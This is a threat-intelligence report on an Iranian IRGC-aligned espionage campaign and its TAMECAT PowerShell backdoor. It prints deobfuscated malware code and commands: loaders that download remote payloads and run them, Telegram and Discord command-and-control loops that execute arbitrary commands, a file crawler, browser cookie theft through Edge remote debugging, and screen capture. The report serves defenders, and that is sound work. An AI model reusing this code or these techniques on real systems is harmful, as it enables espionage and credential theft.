SpearSpecter: Unmasking Iran's IRGC Cyber Operations Targeting High-Profile Individuals

Published: Nov 2025

By: Shimi Cohen, Adi Pick, Idan Beit-Yosef, Hila David, and Yaniv Goldman

Tags: SpearSpecter, APT42, IRGC, TAMECAT, Social Engineering, Fileless Malware, Discord C2, Telegram C2, Cloud Infrastructure Abuse, Threat Research, Nation-State Threats

Executive Summary

Israel National Digital Agency researchers have uncovered an ongoing, sophisticated espionage campaign, which we track as SpearSpecter, conducted by Iranian threat actors aligned with the Islamic Revolutionary Guard Corps Intelligence Organization (IRGC-IO) that operates under multiple aliases, including APT42, Mint Sandstorm, Educated Manticore, and CharmingCypress.

The group's main objective is espionage against individuals or organizations of interest to the IRGC. Their attacks demonstrate the stealth and persistence of nation-state actors. They rapidly adapt their tactics, techniques, and procedures (TTPs).

The campaign has systematically targeted high-value senior defense and government officials using personalized social engineering tactics. These include inviting targets to prestigious conferences or arranging significant meetings. In addition, the campaign broadens its scope by also targeting family members, thereby widening the attack surface and increasing pressure on the

primary targets.

SpearSpecter distinguishes itself through relationship building and trust cultivation. Instead of mass phishing, operators spend days or weeks developing authentic-seeming relationships with targets. They now extend engagement via direct WhatsApp communication, adding familiarity and legitimacy to social engineering, which helps them successfully introduce malicious elements.

Within the SpearSpecter campaign, the threat actor adapts its approach based on the value of the target and operational objectives. For credential harvesting, attackers direct victims to crafted spoofed meeting pages that capture credentials in real time. For long-term data-driven access, they deploy a sophisticated PowerShell-based backdoor known as TAMECAT (as named by Google) , with modular components designed to facilitate data exfiltration and remote control.

This article highlights the threat actor's recently observed TTPs. Specifically, it examines new TAMECAT modules, a multi-channel Command and Control infrastructure using Telegram and Discord, payload staging via WebDAV infrastructure, and creative exploitation of native Windows features.

Our investigation identified tools, infrastructure components, and operational patterns within SpearSpecter. These strongly align with activity historically attributed to Iranian state-aligned actors within the IRGC's cyber apparatus.

The strategic focus on senior leadership, combined with these tailored delivery methods and custom tooling, exemplifies the patient, intelligence-first operations characteristic of state-sponsored APT groups.

Trust Through Sophisticated Social Engineering Engagement


SpearSpecter elevates spear-phishing by devoting weeks to building personalized relationships with high-value targets. They gather deep intelligence and use tailored engagement strategies.

The threat actor conducts extensive reconnaissance via social media, public databases, and professional networks. This enables them to impersonate people from the victim's affiliations and craft believable scenarios involving exclusive conferences or strategic meetings (physical in some cases). They sustain multi-day conversations to build credibility. Use of WhatsApp further adds perceived legitimacy.

Initial Access & Deployments

To gain long-term access, attackers send the victim a link. They usually claim it is a required document for an upcoming meeting or conference. When clicked, the victim is redirected to a lure document hosted on OneDrive. Several background redirects silently execute before the document loads.

One redirect leads to a crafted web page that abuses the Windows `search-ms` URI protocol handler. This tactic triggers a pop-up prompt asking the user to "Open Windows Explorer".



Open Windows Explorer?

file:// wants to open this application.


☐ Always allow file:// to open links of this type in the associated app

Figure 1*: Chrome prompt asking the user to confirm Explorer access requested by the web page.*

If the victim confirms the prompt, Explorer connects to the attacker's WebDAV server (a protocol for sharing files over the internet). In the background, the `rundll32.exe` process runs the DavSetCookie function in the Windows library `davclnt.dll`, which establishes an HTTP connection to the WebDAV server. The following command is executed:

```
rundll32.exe C:\WINDOWS\system32\davclnt.dll, DavSetCookie
datadrift[.]somee[.]com@SSL
hxxps[://]datadrift[.]somee[.]com/aoh5/[REDACTED].lnk
```

This remote share displays a malicious LNK file (shortcut) to the victim, disguised as a PDF.



Target type:	Application
Target location:	System32
Target:	C:\Windows\System32\cmd.exe /c set hm="cmolbd /



Start in: C:\Windows\System32
Shortcut key: None
Run: Minimized
Comment:

Figure 2*: Initial access LNK file shared via WebDAV pretending to be a PDF file.*

If the victim clicks the shortcut, it silently runs a command shell that uses curl to fetch and run a batch script from Cloudflare Workers.

The following shows a cleaned and deobfuscated version of the command that fetches and executes the batch script (`temp.bat`):

```
cmd /c curl --ssl-no-revoke -o vgh.txt
hxxps[://]line[.]completely[.]workers[.]dev/aoh5 & rename vgh.txt
temp.bat & %tmp%
```

Temp.bat functions as TAMECAT's primary loader and the core of its modular architecture. The batch file contains obfuscated PowerShell that fetches further payloads and runs them in memory, minimizing disk artifacts and reducing detection risk.

The following is a deobfuscated PowerShell command of Temp.bat that shows TAMECAT's modules fetch and load cycle:

```
powershell -w 1 "$lb='gBjs';$uq=(invoke-restmethod -UserAgent
'Chrome' 'hxxps[://]line[.]completely[.]workers[.]dev[/]aoh52');.(gcm i*ee*)$uq
```

This approach enables continuous retrieval of new modules and capabilities from the C2 infrastructure throughout the malware's lifecycle.

This loader creates a persistence entry that points to a file in the `%LOCALAPPDATA%\Microsoft\Windows\AutoUpdate` directory. The file name is randomly generated at runtime. In the observed sample, the file was `fhgPcZTORoCNEDsm.txt`.

The same persistence mechanism triggers PowerShell to read and execute the stored script in memory:

```
powershell -w 1 "$PbwpcDxXtAnaGrsu=(Get-Content -Path
C:\Users\victim\AppData\Local\Microsoft\Windows\AutoUpdate\fhgPczTORoCNEDsm.txt);
&(gcm i*x)$PbwpcDxXtAnaGrsu"
```

Once running, the loader cycles through a list of command-and-control (C2) servers. It continues until it finds a valid controller payload. Each payload is a TAMECAT module.


Modular Fileless Execution: TAMECAT's In-Memory Loader Chain

The main activity in this campaign involves TAMECAT malware.

Our research revealed TAMECAT modules that extend the attacker's capabilities by adding multi-channel Command and Control (C2) infrastructure via Telegram and Discord - an evolution not previously documented in reports on APT42 activity.

To understand TAMECAT's modules' behavior, it is important to note that each module handles a specific task. TAMECAT uses a modular PowerShell framework to maintain persistence and conduct system reconnaissance. It collects browser data and credentials, executes remote commands, and exfiltrates data.

The following sections provide a full attack flow diagram and a focused deep dive into TAMECAT's operational activity and techniques.


IRGC-IO
Targeting senior government and defense officials
Trusted Whatsapp contact impersonation
Sends malicious link
User visit link
search-ms URI protocol handler abuse
WebDAV server
https://datadrift.somee.com/aoh5
Serves .LNK masquerading as a PDF
Fake PDF
.LNK
C2
Cloudflare Workers
https://line.completely.workers.dev/aoh5
C2
Cloudflare Workers
https://line.completely.workers.dev/aoh52
Download and executes batch script
TAMECAT loader
temp.bat
In-memory fetch and load cycle for TAMECAT modules
PowerShell.exe




Figure 3*: TAMECAT's In-Memory Loader Chain.*

Multi-Channel Command and Control Infrastructure

In the SpearSpecter campaign, the attacker deployed three distinct C2 channels:

HTTPS, Discord, and Telegram.

The use of multiple redundant C2 channels, combined with legitimate service infrastructure, demonstrates the attacker's intent to maintain long-term, stealthy access while focusing on resilience against detection and disruption.

The attacker encrypted all data transfers over these channels using the AES-256 algorithm, with a hardcoded encryption key and a random 16-character IV. The IV was transmitted to the operator through a custom header named Sec-Host.

The SpearSpecter campaign was the first recorded instance of APT42 using Telegram and Discord as C2.

Telegram C2 Mechanism

TAMECAT listens for commands from the attacker's Telegram bot. Based on the received message, the script fetches and executes additional PowerShell code from different domains, all hosted under Cloudflare workers (`workers[.]dev`).

This modular approach allows the attacker to dynamically load and execute additional payloads depending on their objective on the compromised host.

Suspicious Command Keyword	Associated Domain
Invest	`eaggcz2fj7yzqdzx97i96[.]darijo-bosanac-dl[.]workers[.]dev`
Scene	`f3nq6re4nmjwbr8ks5g2qu[.]darijo-bosanac-dl[.]workers[.]dev`
Look	`kxp5sxfwiu7b6quo346hhyc[.]darijo-bosanac-dl[.]workers[.]dev`
Cnvrt	`2tv995jjg6cx679bspy[.]darijo-bosanac-dl[.]workers[.]dev`
Trsdls	`mvwmh7pxxd33375gj9wwjhcmbk[.]darijo-bosanac-dl[.]workers[.]dev`
Anchor	`27ehoddkc8t7jer4aic55uh3[.]darijo-bosanac-dl[.]workers[.]dev`
Trnspt	`w5fb5r3txrsvga7zot9uz54k[.]darijo-bosanac-dl[.]workers[.]dev`
#Journey	Used to set decryption key

Incoming Telegram messages are evaluated by the script against a set of supported commands. If a message is not among those commands, it is not the literal "exit" and does not start with the prefix "#journey", the script treats the message as a PowerShell payload and executes it.

When executed, the PowerShell script runs and writes the output to a file located at `$env:TEMP\UZ4sWF2aV.txt`. The output file is then sent back to the Telegram bot, allowing the attacker to receive the command result.

This approach enables the attacker to maintain dynamic and resilient remote code execution capabilities on compromised hosts. This ensures persistence and operational continuity even when protective measures, such as Cloudflare, block the actor's infrastructure.

PowerShell

```powershell
while ($true) {
  $uri = 'hxxps[://]api.telegram[.]org/$Sguqs9XH8vzLVtp/getUpdates?
offset=$($lastIncomingID+1)';
  $response = &(gcm i*e-r*tme*?) -UserAgent $asjkl -Uri $uri;
  foreach ($RSS in $response.result) {
    if ($RSS.message) {
      $telegraf = $RSS.message.text;
      if ($telegraf -ne $BookmarkCM) {
        if ($telegraf -like "\#journey*") {
          $rk = $telegraf.Substring(8).Trim();
          if ($rk.Length -eq 32) {
          ....

        if ($telegraf -eq "\/invest") {
          ....

        if ($telegraf -eq "\/anchor") {
          if ($y6m3bhjadnfv7wg5s.Length -eq 32) {
            try {
              $compose = (wget -UserAgent $asjkl
"hxxps[://]27ehoddkc8t7jer4aic55uh3.darijo-bosanac-dl[.]workers[.]dev");
              $anchor = iajbejkf -key $y6m3bhjadnfv7wg5s -data $compose.Content;
              & (gcm i*? -e*n) $anchor;
              $BookmarkCM = $telegraf;
          }
          catch {
          ...

        if ($telegraf -ne "\/invest" -and $telegraf -ne "\/look" -and $telegraf -ne "\/
anchor" -and $telegraf -ne "\/trsdl s\" -and $telegraf -ne "\/cnvrt" -and $telegraf -ne
"\/scene" -and $telegraf -ne "\/trnspt" -and $telegraf -notlike "\#journey*") {
          if ($telegraf -ne "\/exit") {
            $result = &(gcm i*?-e*n) $telegraf | Out-String;
            $result1 | Out-File -FilePath "$env:TEMP\UZ4sWF2aV.txt" -Encoding UTF8;
            Start-Sleep -Seconds (Get-Random -Minimum 4 -Maximum 9);
            ....
            remove-item "$env:TEMP\UZ4sWF2aV.txt";
          }
```

Figure 4*: Getting command message and running the corresponding PowerShell.*

Discord C2 Mechanism

In the Discord C2 channel, the attacker used a traditional Discord webhook URL to forward his messages and a hardcoded channel ID with a bot token to fetch commands.

Discord webhook is a special URL that allows external applications to send messages to a specific Discord channel. It's an easy way to integrate Discord with other applications, delivering notifications directly to a server channel without complex bot programming.

The Discord C2 module has two main functions: one sends basic info about the infected system to a Discord webhook URL, while the second is a retrieval function that receives commands from a hardcoded Discord channel.

The retrieval function retrieves commands using a bot token and channel ID, then searches for messages sent by a specific user (in this case, "mick"). When a message is found, it extracts the attached file and fetches the PowerShell script from it (which is obfuscated & encrypted).

Analysis of accounts recovered from the actor's Discord server suggests the command lookup logic relies on messages from a specific user, allowing the actor to deliver unique commands to individual infected hosts while using the same channel to coordinate multiple attacks, effectively creating a collaborative workspace on a single infrastructure.

Additionally, after fetching the first messages, the module saves the message ID in the `HKCU:\SOFTWARE\firstOrder\id` registry key to ensure only newer messages are processed next time and avoid running the same commands repeatedly.

PowerShell

```powershell
function func_get_commands_from_discord() {

    if ($global:mId -eq 0) {
        $wsxbebgushqoryzj = "hxxps[://]discord[.]com/api/channels/{REDACTED}" + "/messages";
    }
    else {
        $wsxbebgushqoryzj = "hxxps[://]discord[.]com/api/channels/{REDACTED}" + "/messages?after=$global:mId";
    }

    $gufgtgudxbokisiqun = &((&gcm) (New-Object )) -Co (MSXML2.serverXMLHTTP)
    $gufgtgudxbokisiqun.open("GET", $wsxbebgushqoryzj, $false)
    $gufgtgudxbokisiqun.setRequestHeader("Authorization", "Bot MTxqNDg4{REDACTED}2ya1GmP-_bG3-h-oJuOq7gpwoJ_ax8");
    $gufgtgudxbokisiqun.setRequestHeader("User-Agent", "DiscordBot");
    try {
        $gufgtgudxbokisiqun.send()
        if ($gufgtgudxbokisiqun.status -ne 200) {
            throw "02122008"
        }
        $sisxgnnswidrxnuma = $gufgtgudxbokisiqun.responseText | ConvertFrom-Json
        $seebxgulhsoyyp = $sisxgnnswidrxnuma | Where-Object {($_.author.username -eq mick\) -and ($_.attachments.url -ne $null) -and ($_.content.Length -eq 16)}
    }
    catch {
    }

    if ($sisxgnnswidrxnuma.Length -gt 0) {
        $global:mId = $sisxgnnswidrxnuma[0].id
        $efxgooxzkq = New-ItemProperty -Path 'HKCU:\SOFTWARE\firstOrder\' -Name id -Value $global:mId -Force
    }
    return $seebxgulhsoyyp
}
```

Figure 5*: Queries Discord for commands and stores the last message ID in the registry.*

PowerShell

```
function func_discord_C2_req() {
    $wsxbebgushqoryzj = "hxxps[://]discord[.]com/api/webhooks/141{REDACTED}3215/
dsC1ORNt{REDACTED}TvZ4ykpc52NAferf;"
    $OS_version = (Get-WmiObject -class Win32_OperatingSystem).Caption + " Enc"
    $rctycno = "{\"fD!LJplkwnuMBHx\": [{\"num\": '" + $global:numone +  + $OS_version +
+ $env:COMPUTERNAME +  + $sseyuqiyosawuh +
    $neplpvfyvydldjjc = func_random_16_chars;
    $igsftpzippdunnlnagd = func_AES_encryption -krfuzkxgppuz $rctycno -
jgxylumafjcztgnspkj $eirimyofqrszfghnc -xemjwduuof
    $neplpvfyvydldjjc;
    $etedsuomdywrz = @{ "data" = @{ "json" = $igsftpzippdunnlnagd }; "Sec-Host" =
$neplpvfyvydldjjc } | ConvertTo-Json
    $bvkakf = @{ "content" = $etedsuomdywrz }
    $gufgtgudxbokisiqun = &((&gcm) (New-Object )) -Co (MSXML2.serverXMLHTTP)
    $gufgtgudxbokisiqun.open("POST", $wsxbebgushqoryzj, $false)
    $gufgtgudxbokisiqun.setRequestHeader("Content-type", "application/json")
    $gufgtgudxbokisiqun.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Edg/135.0.0.0")

    try {
        $gufgtgudxbokisiqun.send(($bvkakf | ConvertTo-Json))
        if ($gufgtgudxbokisiqun.status -ne 204) {
            throw "hbaefhsekjf"
        }
        return "OK"
    }
}
```

Figure 6*: The function that sends basic system info to the Discord webhook.*

The IV (Initialization Vector) used to encrypt the data sent is included in the JSON field called Sec-Host. This follows the same approach used to deliver the IV in the HTTP C2 channel, except that it is embedded in the message rather than an HTTP header.

Discovery & Data Harvesting

TAMECAT's approach to reconnaissance and data theft is deliberate, stealthy, and carefully orchestrated to minimize detection while maximizing data-collection effectiveness. Unlike indiscriminate dumping of all data, the backdoor selectively gathers high-value artifacts such as documents, browser data, system general information, and screenshots. Collected artifacts are queued and exfiltrated via encrypted channels.

Initial Reconnaissance Modules

Four compact modules provide TAMECAT's initial reconnaissance capability. The Information module fingerprints the host for targeting by collecting the OS and its version, hostname and domain, user and privilege level, network configuration, uptime, and patch status.

The Application Module inventories installed software and associated metadata, including versions, install paths, MSI and registry entries, and common persistence locations.

The Processes Module captures runtime process state, including process trees, command lines, and loaded modules, enabling operators to identify injection targets, confirm staged components, detect security solutions, and harvest credentials or other in-memory artifacts.

Using the Shell module, the attacker also enumerated installed antivirus and endpoint protection products, collected targeted data into a list file for later exfiltration, and staged the target Outlook OST file before exfiltration. The module executes arbitrary shell commands via a `cmd.exe /c` wrapper.

Files and Documents

The TAMECAT FileCrawler module builds a quiet staging queue of target files before exfiltration. The tool enumerates filesystem roots and aggregates selected file paths into `ALL*.txt` files, such as `ALL.txt` and `ALL-2.txt`, under `%LOCALAPPDATA%\Caches`.

These files serve as the queue of approved items awaiting exfiltration. Each entry is a full file path encoded in Base64 and separated by a triple-semicolon delimiter (`;;;`).

TAMECAT implements targeted file collection focusing on high-value document types:

```
*.txt, *.pdf, *.xlsx, *.xls, *.csv, *.kdbx, *.docx, *.doc, *.gdoc, *.ppt, *.pptx,
*.mp4, *.mov, *.wmv, *.flv, *.avi, *.webm, *.mkv, *.m4a, *.mp3, *.wav, *.wma,
*.aac, *.ogg, *.opus, *.jpg, *.jpeg, *.gif, *.png, *.odt, *.rtf, *.zip, *.rar,
*.7z.
```

To maximize efficiency and reduce noise, the malware excludes noisy or low-value locations:

```
\"*\\iCloudPhotos*\, \"*\\OneDrive*\, \"*\\All Users*\, \"*\\AppData*\, \"*cache*\,
\"*tdata*\, \"*program*\, \"*window*\, \"*windows*\, \"*mingw*\, \"*msocache*\,
\"*tdata*\, \"*visual studio*\, \"*visualstudio*\, \"*android studio*\,
\"*androidstudio*\, \"*android*\, \"*$*\, \"*anaconda*\, \"*vscode*\, \"*site-
```

> packages*\, \"*pycharm*\, \"*\\.*\, \"*.nuget*\, \"*.jd*\, \"*packages\.

The module also creates a `FileCrawler.txt` that lists the file extension, name, full path, size, creation time, and last access time of the approved files.

The deobfuscated code below displays the module's file and document collection process:

PowerShell

```powershell
# Enumerate drives and crawl files to build ALL.txt and FileCrawler.txt
$include = @('*.txt','*.pdf','*.xlsx', ... <full list above> ...)
$exclude = @('iCloudPhotos','OneDrive','All Users', ... <full list above> ...)

$queueFile   = Join-Path $env:LOCALAPPDATA 'Caches\ALL.txt'
$metaFile    = Join-Path $env:LOCALAPPDATA 'Caches\FileCrawler.txt'
$downloadBuffer = ""
$metaBuffer    = ""

# Recursively scan drives
Get-PSDrive -PSProvider FileSystem | ForEach-Object {
    Get-ChildItem -Path $_.Root -Recurse -File -ErrorAction SilentlyContinue | ForEach-Object {
        $path = $_.FullName
        $name = $_.Name
        if ($exclude | Where-Object { $path -match $_ }) { return }
        if ($include | Where-Object { $name -like $_ }) {
            $ext        = $_.Extension
            $size       = $_.Length
            $creation   = $_.CreationTimeUtc
            $lastAccess= $_.LastAccessTimeUtc

        # Append metadata to FileCrawler.txt
        $metaBuffer += "$ext|$name|$path|$size|$creation|$lastAccess`r`n"

        # Encode path as Base64 and add to ALL.txt queue
        $pathB64 = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($path))
        $downloadBuffer += $pathB64 + ';;;'
        }
    }
}

# Write the collected data to disk
$metaBuffer      | Out-File -FilePath $metaFile -Encoding utf8
$downloadBuffer  | Out-File -FilePath $queueFile -Encoding utf8
```

Figure 7*: Files and document collection by TAMECAT*

Browser Data Extraction & Collection

Microsoft Edge Data Extraction via Remote Debugging

TAMECAT bypasses the complexity and limitations of directly parsing locked browser databases by exploiting Microsoft Edge's native remote debugging capabilities. TAMECAT Browser module handles the activity, it bypasses the complexity and limitations of directly parsing locked browser databases by exploiting Microsoft Edge's native remote debugging capabilities. The backdoor launches Microsoft Edge in a fully hidden mode, disables its sandbox to allow unrestricted access, and opens a remote debugging port locally on 9222 with the following command:

```
"msedge.exe" --no-sandbox --remote-debugging-port=9222
--remote-allow-origins=ws://localhost:9222 --window-position=-32000,-32000
```

Following this, TAMECAT queries the local debugging endpoint at:

```
http://localhost:9222/json
```

This endpoint returns a list of active DevTools targets representing all open browser contexts, such as tabs and service workers.

TAMECAT then establishes WebSocket connections to each target's webSocketDebuggerUrl (`ws://127.0.0.1:9222/devtools/page/<target_id>`) and sends DevTools Protocol commands such as `{"id":1,"method":"Storage.getCookies"}`.

These commands instruct the browser to transmit all stored cookies for the browsing context, returning them fully decrypted via the browser's internal APIs. This innovative approach eliminates the need to manually copy and decrypt the browser's SQLite database files.

Finally, the acquired cookie data is serialized into JSON format and stored locally under paths such as:

```
%LOCALAPPDATA%\Caches\BS\Cookie__Last<id>.json
```

where <id> corresponds to the DevTools target identifier, facilitating organized storage and later exfiltration of stolen credentials.

Chrome Suspension for Data Extraction

Because Chrome uses the SQLite profile databases, such as Login Data, Network\Cookies, and Web Data, direct access is often blocked or unreliable during active browsing sessions.

To bypass this, TAMECAT uses the legitimate Sysinternals tool PsSuspend to suspend the Chrome process temporarily, enabling safe access to the locked databases without corruption:

```
C:\Users\victim\AppData\Local\Caches\pssuspend.exe -accepteula -nobanner <chrome_pid>
```

This Suspension releases file locks, allowing the malware to safely copy or read the profile databases.

Next, TAMECAT launches Microsoft Edge in an off-screen, sandbox-disabled mode that acts as a trusted intermediary to open Chrome's profile data:

```
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
 --profile-directory="Default"
 --window-size="0,0"
 --window-position="-32000,-32000"
 --no-sandbox
 "C:\Users\victim\AppData\Local\Google\Chrome\User Data\Default\Login
Data"
 "C:\Users\victim\AppData\Local\Google\Chrome\User
Data\Default\Network\Cookies"
 "C:\Users\victim\AppData\Local\Google\Chrome\User Data\Default\Web Data"
```

This process results in fully accessible and readable data files, which TAMECAT then parses using libraries such as `System.Data.SQLite.dll` to extract sensitive credentials and browsing history.

Finally, the collected data is compressed into archives such as `Data_Chrome__Default.rar` before being staged for covert exfiltration.

Stealthy Screen Capture

TAMECAT's Screen module includes a screen-capture module that captures 50 screenshots at 15-second intervals. Each image is temporarily saved locally at:

```
%LOCALAPPDATA%\Caches\SS\NO\
```

Immediately after capture, each screenshot is uploaded and then deleted from local storage to reduce forensic traces.

Below is the deobfuscated, cleaned code extracted from the original module:

PowerShell

```
# One-shot full desktop screenshot to PNG
function Save-Screenshot() {
    $screen = [System.Windows.Forms.SystemInformation]::VirtualScreen
    $bmp    = New-Object System.Drawing.Bitmap($screen.Width, $screen.Height)
    $gfx    = [System.Drawing.Graphics]::FromImage($bmp)
    $gfx.CopyFromScreen($screen.Left, $screen.Top, 0, 0, $bmp.Size)
    $bmp.Save($Path, [System.Drawing.Imaging.ImageFormat]::Png)
    $gfx.Dispose(); $bmp.Dispose()
}

...
